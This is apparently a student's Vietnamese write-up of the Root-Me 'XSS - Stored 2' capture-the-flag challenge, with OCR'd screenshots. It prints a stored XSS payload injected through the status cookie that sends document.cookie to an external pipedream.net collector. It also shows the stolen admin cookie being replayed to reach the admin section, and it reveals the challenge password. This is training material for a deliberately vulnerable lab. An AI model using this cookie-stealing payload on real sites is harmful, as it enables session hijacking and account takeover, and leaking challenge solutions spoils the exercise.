Lê Hoàng Phúc


20521763

NT213.N21.ANTN

Tên challenge : XSS - Stored 2

Challenge Link: https://www.root-me.org/en/Challenges/Web-Client/XSS-Stored-2

Nội dung nhập của ta sẽ ở đây :




Welcome
N'hésitez pas à me laisser un message / Don't hesitate, let a message

title (*status : invite*)
Message

fds (*status : invite*)
fsd


Thử xss vào trường mesage và tittle nhưng không thành công

Phát hiện có 1 trường cookie là status :




Name	Value	Do...	Path	Expi...	Size	Htt...	Sec...	Sam...	Parti...	Pri...
_ga_SRYSKX09J7	GS1.1.1681222991.10.1.168122316...	.roo...	/	202...	52					Med...
_ga	GA1.1.2021885969.1681130472	.roo...	/	202...	30					Med...
status	invite	chal...	/we...	Sess...	12					Med...

Thử thay đổi bằng giá trị khác thì xem source thấy class đã thay đổi.




```
    <div>Posted messages:</div><br/>
  <span><b>Welcome</b></span><br/>
  <span>N'hésitez pas à me laisser un message / Don't hesitate, let a message</span><br/><hr/>
  <span><b>Hello Tittle</b>&nbsp;(<i class="phuc">status : phuc</i>)</span><br/><span>Messsage </span><br/><hr/>
  </div>
body>
```

Thử tấn công xss và trường cookie :



Name	Value	Domain	P...
_ga_SRYSKX09J7	GS1.1.1681222991.10.1.168122316...	.root-m...	/
_ga	GA1.1.2021885969.1681130472	.root-m...	/
status	phuc"> <script> alert(1)</script>	challen...	/...

Thành công:



challenge01.root-me.org says

1


OK

ne	Value
_ga_SRYSKX09J7	GS1.1.1681222991.1
_ga	GA1.1.2021885969.1
status	phuc"> <script> ale

Dùng payload sau vào trường cookie status :

"><script>document.write(%22<img src=https://eo356ja4tggljl0.m.pipedream.net/?%22.concat(document.cookie.replace(%22 %22,%22&%22)).concat(%22 />%22))</script>


Nhận được cookie admin :



```
HTTP    GET /?status=invite;&ADMIN…     10:26:46 PM
HTTP    GET /                           10:25:44 PM
HTTP    GET /?cookie=flag=r3fL3ct3…     09:20:48 PM
HTTP    GET /?cookie                    09:17:02 PM
HTTP    GET /?cookie=                   09:17:00 PM
HTTP    GET /?cookie=_ga=GA1.1.202…     09:16:11 PM
HTTP    GET /?cookie=_ga=GA1.1.202…     09:16:08 PM
HTTP    GET /?cookie=_ga=GA1.1.202…     09:10:40 PM
HTTP    GET /?cookie=_ga=GA1.1.202…     09:08:43 PM
HTTP    GET /?cookie=_ga=GA1.1.202…     09:08:32 PM
HTTP    GET /?cookie=_ga=GA1.1.202…     08:45:46 PM
HTTP    GET /?cookie=flag=rootme{E…     08:14:18 PM
```


```
▼steps.trigger {2}
  ▶context {15}
  ▼event {6}
     client_ip: 212.129.38.224
    ▼headers {12}
       accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
       accept-encoding: gzip, deflate, br
       accept-language: fr
       host: eo356ja4tggljl0.m.pipedream.net
       referer: http://challenge01.root-me.org/
       sec-ch-ua:
       sec-ch-ua-mobile: ?0
       sec-ch-ua-platform:
       sec-fetch-dest: image
       sec-fetch-mode: no-cors
    -more-
     method: GET
     path: /
    ▼query {2}
       ADMIN_COOKIE: SY2USDIH78TF3DFU78546TE7F
       status: invite;
     url: https://eo356ja4tggljl0.m.pipedream.net/?status=invite;&ADMIN_COOKIE=SY2USDIH78TF3DFU78546TE7F
```

Vào tag admin và thêm cookie admin :




```
POST /web-client/ch19/ HTTP/1.1
Host: challenge01.root-me.org
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge01.root-me.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.7
Referer: http://challenge01.root-me.org/web-client/ch19/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: status=invite ; ADMIN_COOKIE=SY2USDIH78TF3DFU78546TE7F
Connection: close

titre=fdsfds&message=dfsfds
```



```
GET /web-client/ch19/?section=admin HTTP/1.1
Host: challenge01.root-me.org
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.7
Referer: http://challenge01.root-me.org/web-client/ch19/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: status=invite; ADMIN_COOKIE=SY2USDIH78TF3DFU78546TE7F
Connection: close
```

Nhận được password: flag : E5HKEGyCXQVsYaehaqeJs0AfV



Forum v0.002
Not secure | challenge01.root-me.org/web-client/ch19/?section=admin

Forum v0.002

Vous pouvez valider ce challenge avec ce mot de passe / You can validate challenge with this pass : E5HKEGyCXQVsYaehaqeJs0AfV

admin

Statut / Status : *admin*


Titre / Title :

Message / Content :

Posted messages:

Welcome
N'hésitez pas à me laisser un message / Don't hesitate, let a message

fdsfds (*status : invite*)
dfsfds



446 visitors now

Newest members :
lkpon cassandre Nailou
Neliade Radiance knickers
Purscoo

Offers

- APP Cybersecurity analyst
- CDI Cybersecurity consultant
- CDI Cybersecurity consultant
- CDI R&D engineer
- AUT R&D engineer

Chatbox

donadtp
10 April 2023 at 21:09
ptddrrrr ok soolking

9aylas
10 April 2023 at 07:34
wééé sl3aa

Atr3u5
30 March 2023 at 06:18
hello guys. Do you have some suggestions of easy machines to root in CTF all day? I just solved the metasploitable 1 and 2.

50 Points

Author	Level	Validations	Note
g0uZ, 4 March 2012		7284 Challengers 3%	★★★★★ 434 Votes

Statement

Steal the administrator session's cookie and go in the admin section.

7 related ressource(s)

- XSS enregistrée (Web)
- Blackhat US 2011 : XSS street fight (Exploitation - Web)
- XSS et phishing (Exploitation - Web)
- SSTIC 2009 : XSS de la brise à l'ouragan (Exploitation - Web)
- BlackHat US 2009 favorite XSS Filters-IDS and how to attack them (Exploitation - Web)

Validation

Well done, you won 50 Points

Don't forget to give your opinion on the challenge by voting ;-)

Enter password

Time 60